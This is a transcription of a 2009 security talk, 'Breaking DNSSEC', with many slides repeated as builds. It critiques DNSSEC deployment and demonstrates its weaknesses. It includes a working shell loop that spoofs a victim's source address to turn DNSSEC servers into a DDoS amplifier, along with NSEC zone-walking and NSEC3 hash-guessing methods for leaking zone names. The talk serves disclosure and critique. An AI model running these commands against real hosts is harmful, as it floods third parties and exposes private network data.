Breaking DNSSEC

D. J. Bernstein
University of Illinois at Chicago

1993.11 Galvin: “The DNS Security design team of the DNS working group met for one morning at the Houston IETF.”

1993.11 Galvin: "The DNS Security design team of the DNS working group met for one morning at the Houston IETF."

1994.02 Eastlake–Kaufman, after months of discussions on `dns-security` mailing list: "DNSSEC" protocol specification.

1993.11 Galvin: "The DNS Security design team of the DNS working group met for one morning at the Houston IETF."

1994.02 Eastlake–Kaufman, after months of discussions on `dns-security` mailing list: "DNSSEC" protocol specification.

Continued DNSSEC efforts received millions of dollars of government grants: e.g., DISA to BIND company; NSF to UCLA; DHS to Secure64 Software Corporation.

The Internet has nearly 80000000 `*.com` names.

The Internet has nearly 80000000 `*.com` names.

2008.08.20: Surveys by DNSSEC developers found 116 `*.com` names with DNSSEC signatures.


The Internet has nearly
80000000 `*.com` names.

2008.08.20: Surveys by DNSSEC developers found 116 `*.com` names with DNSSEC signatures.

Earlier the same month, Dan Kaminsky had explained various attacks on DNS.

2008–2009:
Even more money for DNSSEC;
"DNSSEC in six minutes";
"DNSSEC for dummies"; etc.

Dummies for DNSSEC:



This year-long DNSSEC push must have been successful. Let's check the surveys.

```
$ wget -m -k -I / \
 secspider.cs.ucla.edu
$ cd secspider.cs.ucla.edu
$ ls ./*--zone.html \
 | xargs grep -l \
   HREF=.com--zone \
 | xargs grep -l \
   'DNSSEC depl.*Yes' \
 | wc
```

2009.08.07 (last Friday):

274 `*.com` names

have DNSSEC signatures.

2009.08.07 (last Friday):
274 `*.com` names
have DNSSEC signatures.

Compared to last year's 116:
274 is more than double!
Wow, exponential growth!

2009.08.07 (last Friday):
274 `*.com` names
have DNSSEC signatures.

Compared to last year's 116:
274 is more than double!
Wow, exponential growth!

Plus non-`.com` servers;
`.com` isn't the entire world.
Total DNSSEC server deployment:
941 IP addresses worldwide.

2009.08.07 (last Friday):
274 `*.com` names
have DNSSEC signatures.

Compared to last year's 116:
274 is more than double!
Wow, exponential growth!

Plus non-`.com` servers;
`.com` isn't the entire world.
Total DNSSEC server deployment:
941 IP addresses worldwide.

Let's put on attacker's hat
and gain hands-on experience
with attacking these servers.

`vix.com` is one of the DNSSEC zones.

Find a `vix.com` server:

```
$ dig +short ns vix.com
ns1.isc-sns.net.
ns2.isc-sns.com.
ns3.isc-sns.info.
ns.sjc1.vix.com.
ns.sql1.vix.com.
$ dig +short \
 ns.sjc1.vix.com.
192.83.249.98
$
```

Ask that server for
the `www.vix.com` address:

```
$ dig www.vix.com \
 @192.83.249.98
...
www.vix.com. 3600 IN
 CNAME vix.com.
vix.com. 3600 IN
 A 204.152.188.231
vix.com. 3600 IN
 NS ns.sjc1.vix.com.
vix.com. 3600 IN
 NS ns3.isc-sns.info.
vix.com. 3600 IN
 NS ns1.isc-sns.net.
```

```
vix.com. 3600 IN
 NS ns2.isc-sns.com.
vix.com. 3600 IN
 NS ns.sql1.vix.com.
ns.sql1.vix.com. 3600 IN
 A 204.152.184.135
ns.sql1.vix.com. 3600 IN
 AAAA 2001:4f8:3::9
ns.sjc1.vix.com. 3600 IN
 A 192.83.249.98
$
```

Hmmm, where's the DNSSEC?
Check the documentation.

Aha: DNSSEC is disabled unless client asks for it.

```
$ drill -D www.vix.com \
@192.83.249.98
...
www.vix.com. 3600 IN
 CNAME vix.com.
www.vix.com. 3600 IN
 RRSIG CNAME 5 3 3600
 20090823200302
 20090525200302
 63066 vix.com.
 fKVECbivqwh4JAKraMpm8j
 iJua/6u+tJPxm5SI918Cr2
 mJpr38c6YC4f/I1Ovsb3KM
```

```
 3h55xUyB9+7XCGlW9Ga8ZC
 imu5k9qAsY7E6MBnCGDj/F
 jSdu+vBr4Ks4m8X04P2Lzf
 TkgHtWbQznwCw6mnUPVMy7
 eExV/d85RS0UQ6Or4=
 ;{id = 63066}
vix.com. 3600 IN
 A 204.152.188.231
vix.com. 3600 IN
 RRSIG A 5 2 3600
 20090823200302
 20090525200302
 63066 vix.com.
 Ix7TTjtziRfNeeXIpRsZLQ
 ZMgyTx6ZMfomju7QTIBkfx
```

```
 Zw2uzZr0wnuImN/zz74ebU
 8r3CjD2nAdm5OBy1qN0P/n
 ufH4bwTXcQ+3uaI3xYcYiE
 uldU2AQmanTwhQBQlUPf+I
 2KuC6/S5f0ywFABMAv+Svl
 Sp0Dchg8PhR3DXZsc=
```


```
 ;{id = 63066}
vix.com. 3600 IN
 NS ns1.isc-sns.net.
vix.com. 3600 IN
 NS ns3.isc-sns.info.
vix.com. 3600 IN
 NS ns2.isc-sns.com.
vix.com. 3600 IN
 NS ns.sql1.vix.com.
```

```
vix.com. 3600 IN
 NS ns.sjc1.vix.com.
vix.com. 3600 IN RRSIG
 NS 5 2 3600
 20090823200302
 20090525200302
 63066 vix.com.
 maYmGHUXfwIHHNIVzINfO7
 j3q9tZnuHK1A82nJK4L2dv
 Gx48bgVI6d5FGFbtfsakTk
 5TU0cW7F6T4UL09+OfPrR9
 Hs3fqjAc0Uysn/6WpdKTZf
 m93F8/Q2p9tbT3h0utV4nR
 GOZcqc2ORH0QyDFyOXYIBd
 S48M6fpqYPTYPZvZw=
```

```
 ;{id = 63066}
ns.sql1.vix.com. 3600 IN
 A 204.152.184.135
ns.sql1.vix.com. 3600 IN
 AAAA 2001:4f8:3::9
ns.sjc1.vix.com. 3600 IN
 A 192.83.249.98
ns.sql1.vix.com. 3600 IN
 RRSIG A 5 4 3600
 20090823200302
 20090525200302
 63066 vix.com.
 aIBb3PMmZ6idtCWAGB44ux
 +Eua8MIhwA94F5Cdkm1XvP
 uYN6UNGa081CoXeO+ClJLW
```

J7R7GJqvF5Lu1kDVKwOIok
EbHSfkl9FKCbJUF9De2SHV
r9bDB2Ag6vPrHrvXyZmhmF
qJrQ3ff5zLm691KcDuZ71n
W9YTNdMjd8rF3H3Ao=
;{id = 63066}
ns.sql1.vix.com. 3600 IN
RRSIG AAAA 5 4 3600
20090823200302
20090525200302
63066 vix.com.
obrgR/zXrkh19hwgO/dSR8
Ig1rypdzXmjC7+yB0cXuTO
ducXtH681O/yeiGTfN2Q56
4mX+7x1yQvdS2YRq0XQVsF

```
  Hw+7HMiyTDZIftgwlAzwA0
  WcSljUpV1BbCCKvd7etSL7
  WwotEscked9us0ZCnK3NMG
  ca269uO0cqqElC1EI=
  ;{id = 63066}
ns.sjc1.vix.com. 3600 IN
  RRSIG A 5 4 3600
  20090823200302
  20090525200302
  63066 vix.com.
  jUKKm0tqeSYR6DzwAkj2Y3
  H29NalCak8KBgSCQwxV4s6
  GjaPDWwcHxGepRsAxWl1IL
  sFEJ1zmcgUw1oq7tuvddpc
  on12qb0sRWeC3vXC7fyE4T
```

5xLMzlUyInVoq6QyY/4Qkw
FekyKbIrpdHhxdoIe6Z9Rx
ApbKD67vPCJkjOzbw=
;{id = 63066}
$

Wow, that's a lot of data.
Must be strong cryptography!

```
$ tcpdump -n -e \
 host 192.83.249.98 &
```

shows packet sizes:
`drill` sends 82-byte IP packet
to the `vix.com` DNS server,
receives 1303-byte IP packet.

See more DNSSEC data:

```
$ drill -D any vix.com \
 @192.83.249.98
```

Sends 78-byte IP packet,
receives three IP fragments
totalling 3113 bytes.

Let’s collect more data.

Make list of DNSSEC servers:

```
awk '
 /^Zone <STRONG>/ { z = $2
   sub(/<STRONG>/,"",z)
   sub(/<\/STRONG>/,"",z)
 }
 /GREEN.*GREEN.*GREEN.*Yes/ {
   split($0,x,/<TD>/)
   sub(/<\/TD>/,"",x[5])
   print z,99+length(z),x[5]
 }
' secspider*/*--zone.html \
> secsp.out
```

Send one DNSSEC request to each server:

```
mkdir -p data
sort -k3 -k2 secsp.out \
| uniq -f2 \
| while read z n ip
do
 dig +dnssec +ignore \
 +tries=1 +time=1 \
 any $z @$ip \
 > data/$ip
done
```

Overall sent 77118 bytes and received 2526996 bytes.

Can send all these requests without seeing the responses (assuming no egress filters).

```
ifconfig eth0:1 168.143.162.116
mkdir -p data
sort -k3 -k2 secsp.out \
| uniq -f2 \
| while read z n ip
do
 dig -b 168.143.162.116 \
 +dnssec +ignore \
 +tries=1 +time=1 \
 any $z @$ip &
done
```

Is 168.143.162.116 my data-collecting machine?

Is 168.143.162.116 my data-collecting machine?

No: It's `twitter.com`.

I've sent 77118 bytes.
941 DNSSEC servers worldwide have sent 2526996 bytes to `twitter.com`.

Is 168.143.162.116 my
data-collecting machine?

No: It's `twitter.com`.

I've sent 77118 bytes.
941 DNSSEC servers worldwide
have sent 2526996 bytes
to `twitter.com`.

I do this $5\times$ per second
from 200 attack sites.
Attack site uses 3Mbps.
DNSSEC server uses 22Mbps.
`twitter.com` is flooded
with 20000 Mbps, falls over.

RFC 4033 says
"DNSSEC provides no protection against denial of service attacks."

RFC 4033 says
"DNSSEC provides no protection against denial of service attacks."

RFC 4033 doesn't say
"DNSSEC is a remote-controlled double-barreled shotgun,
the worst DDoS amplifier
on the Internet."

RFC 4033 says
"DNSSEC provides no protection
against denial of service attacks."

RFC 4033 doesn't say
"DNSSEC is a remote-controlled
double-barreled shotgun,
the worst DDoS amplifier
on the Internet."

Not covered in this talk:
other types of DoS attacks.
e.g. DNSSEC advertising says
zero server-CPU-time cost.
How much server CPU time
can we actually consume?

Let's look more closely
at the DNSSEC responses.

```
$ drill -D \
  nonexistent.clegg.com \
  @192.153.154.127
...
mail.clegg.com. 300 IN NSEC
  wiki.clegg.com.
  CNAME RRSIG NSEC
...
```

This `NSEC` says that
there are no names between
`mail.clegg.com` and
`wiki.clegg.com`.

Try `foo.clegg.com` etc.
After several queries have complete `clegg.com` list:
`_jabber._tcp`, `_xmpp-server._tcp`, `alan`, `alvis`, `andrew`, `brian`, `calendar`, `dlv`, `googleffffffffe91126e7`, `home`, `imogene`, `jennifer`, `localhost`, `mail`, `wiki`, `www`.

Try `foo.clegg.com` etc.
After several queries have complete `clegg.com` list:
`_jabber._tcp`, `_xmpp-server._tcp`, `alan`, `alvis`, `andrew`, `brian`, `calendar`, `dlv`, `googleffffffffe91126e7`, `home`, `imogene`, `jennifer`, `localhost`, `mail`, `wiki`, `www`.

The `clegg.com` administrator disabled DNS “zone transfers” — but then leaked the same data by installing DNSSEC.

Try `foo.clegg.com` etc.
After several queries have complete `clegg.com` list: `_jabber._tcp`, `_xmpp-server._tcp`, `alan`, `alvis`, `andrew`, `brian`, `calendar`, `dlv`, `googleffffffffe91126e7`, `home`, `imogene`, `jennifer`, `localhost`, `mail`, `wiki`, `www`.

The `clegg.com` administrator disabled DNS "zone transfers" — but then leaked the same data by installing DNSSEC.
This administrator is the author of "DNSSEC in 6 minutes"!?!?!?

This is “NSEC walking.”

1999 DNSSEC specifications said “It is part of the design philosophy of the DNS that the data in it is public and that the DNS gives the same answers to all inquirers.”

RFC 4033 says “DNSSEC does not provide confidentiality. . . . DNSSEC introduces the ability for a hostile party to enumerate all the names in a zone . . . this is not an attack on the DNS itself . . .”

Myth: This DNSSEC stupidity was fixed by NSEC3 (proposed standard, 2008).

Myth: This DNSSEC stupidity
was fixed by NSEC3
(proposed standard, 2008).

Reality: DNSSEC+NSEC3
leaks private information
much more quickly
than classic DNS.

NSEC3's information leakage
isn't shoved in user's face,
but that isn't security;
it's a marketing stunt.

How to break DNSSEC+NSEC3:

Ask server about a name.
Response reveals *hashes*
of server's existing names.

Guess another name,
compute the hash,
see if it matches.

If hash is outside the
hash intervals revealed so far,
ask server about this name.
This happens only a few times.

Cost to break all n names:
n queries to server,
plus many hash guesses.

I currently have 9 computers
(9 2.4GHz Core 2 Quad CPUs;
part of `www.win.tue.nl/cccc/`)
breaking NSEC3 for fun.

Cost to break all n names:
n queries to server,
plus many hash guesses.

I currently have 9 computers
(9 2.4GHz Core 2 Quad CPUs;
part of `www.win.tue.nl/cccc/`)
breaking NSEC3 for fun.

Each day they're checking
5800000000000 hash guesses
(NSEC3 iteration count 2;
would be $\approx 23\times$ slower
against iteration count 150).

Can achieve similar speed
on a single GTX 295 GPU.

2009.06.24, first day of FISL10: Frederico Neves issued a challenge. Can anyone actually exploit DNSSEC's leaks to find the `*.sec3.br` names?

2009.06.27, last day of FISL10: I announced that I had computed 23 of the 26 names by exploiting DNSSEC+NSEC3. Examples: `douglas`, `pegasus`, `rafael`, `security`, `unbound`, `while42`, `zz--zz`.

Thanks to Tanja Lange at Eindhoven for assistance.

RFC 5155: Hash guesses "are substantially more expensive than enumerating the original NSEC RRs would have been."

RFC 5155: Hash guesses "are substantially more expensive than enumerating the original NSEC RRs would have been."

— How many of your names aren't among my first 5800000000000 guesses?

RFC 5155: Hash guesses "are substantially more expensive than enumerating the original NSEC RRs would have been."

— How many of your names aren't among my first 5800000000000 guesses?

RFC 5155: "Such an attack could also be used directly against the name server itself by performing queries for all likely names."

RFC 5155: Hash guesses "are substantially more expensive than enumerating the original NSEC RRs would have been."

— How many of your names aren't among my first 5800000000000 guesses?

RFC 5155: "Such an attack could also be used directly against the name server itself by performing queries for all likely names."

— I can send you 100000 Mbps?

RFC 5155: Hash guesses “are substantially more expensive than enumerating the original NSEC RRs would have been.”

— How many of your names aren’t among my first 5800000000000 guesses?

RFC 5155: “Such an attack could also be used directly against the name server itself by performing queries for all likely names.”

— I can send you 100000 Mbps?

RFC 5155: “This would obviously be more detectable.”

Summary so far:

DNSSEC does nothing to improve DNS availability.

DNSSEC allows astonishing levels of DDoS amplification, damaging Internet availability.

DNSSEC does nothing to improve DNS privacy.

DNSSEC, even with NSEC3, leaks private DNS data.

Summary so far:

DNSSEC does nothing to improve DNS availability.

DNSSEC allows astonishing levels of DDoS amplification, damaging Internet availability.

DNSSEC does nothing to improve DNS privacy.

DNSSEC, even with NSEC3, leaks private DNS data.

Why is this “security”?
Answer: DNSSEC is claimed to provide *integrity* for DNS.

Tuesday 2009.06.02:
".ORG becomes the first open TLD to sign their zone with DNSSEC … Today we reached a significant milestone in our effort to bolster online security for the .ORG community. We are the first open generic Top-Level Domain to successfully sign our zone with Domain Name Security Extensions (DNSSEC). To date, the .ORG zone is the largest domain registry to implement this needed security measure."

“What does it mean that the .ORG Zone is ‘signed’?

Signing our zone is the first part of our DNSSEC test phase.

We are now cryptographically signing the authoritative data within the .ORG zone file.

This process adds new records to the zone, which allows verification of the origin authenticity and integrity of data.”

Cryptography! Authority!
Verification! Authenticity!
Integrity! Sounds great!

Cryptography! Authority! Verification! Authenticity! Integrity! Sounds great!

Now I simply configure the new `.org` public key into my DNS software. Because the `.org` servers are signing with DNSSEC, it is no longer possible for attackers to forge data from those servers!

Cryptography! Authority!
Verification! Authenticity!
Integrity! Sounds great!

Now I simply configure
the new `.org` public key
into my DNS software.
Because the `.org` servers
are signing with DNSSEC,
it is no longer possible
for attackers to forge
data from those servers!

. . . or is it?

Let's look at this "integrity" from an attacker's perspective. How do we forge DNSSEC records?

Can *dodge* signatures
by finding software bugs
in DNSSEC implementations.
DNSSEC has many options,
many complications,
and a long history of bugs,
often destroying security.

2009: Emergency BIND upgrade.
Minor software bug meant
that DNSSEC DSA signatures
had always been trivial to forge.

Can *replay* signatures.

Attacker inspects DNSSEC signatures from `vix.com`.

`vix.com` changes location, acquires new IP addresses, changes DNS records.

Attacker buys the old addresses, forges DNS responses with the *old* DNS records and the *old* signatures (which are valid for 30 days). Passes signature verification. Successfully steals mail!

Can *cryptanalyze* signatures.

The `.org` signatures
are 1024-bit RSA signatures.

2003: Shamir–Tromer et al.
concluded that 1024-bit RSA
was already breakable by
large companies and botnets.
$10 million: 1 key/year.
$120 million: 1 key/month.

2003: RSA Laboratories
recommended a transition to
2048-bit keys "over the remainder
of this decade." 2007: NIST
made the same recommendation.

2009.03 draft “DNSSEC operational practices” says “No one has broken a regular 1024-bit key . . . it is estimated that most zones can safely use 1024-bit keys for at least the next ten years.”

— Academic teams
using tiny computer clusters
will need several years
before announcing successful
break of 1024-bit keys.
Is this what “safe” means?

Easiest, most powerful attack:

Can *ignore* signatures.

Easiest, most powerful attack:
Can *ignore* signatures.

Suppose an attacker forges a DNS packet from `.org`, including exactly the same DNSSEC signatures but *changing the NS+A records* to point to the attacker's servers.

Easiest, most powerful attack:
Can *ignore* signatures.

Suppose an attacker forges a DNS packet from `.org`, including exactly the same DNSSEC signatures but *changing the NS+A records* to point to the attacker's servers.

Fact: DNSSEC "verification" won't notice the change.
The signatures say *nothing* about the NS+A records.
The forgery will be accepted.

What did `.org` sign?

The signature for `mwisc.org`, a typical domain, says "`.org` might have data with hashes between

`1b39ggevfp3b72r9r901o1osqddn4ben`

and

`1bfadvmpj1fqlfvdv8eksiokfheo7km9`

but has not signed any of it."

`mwisc.org` has a hash in that range.

`.org` now has thousands of these useless signatures. This is `.org` "implementing" a "needed security measure."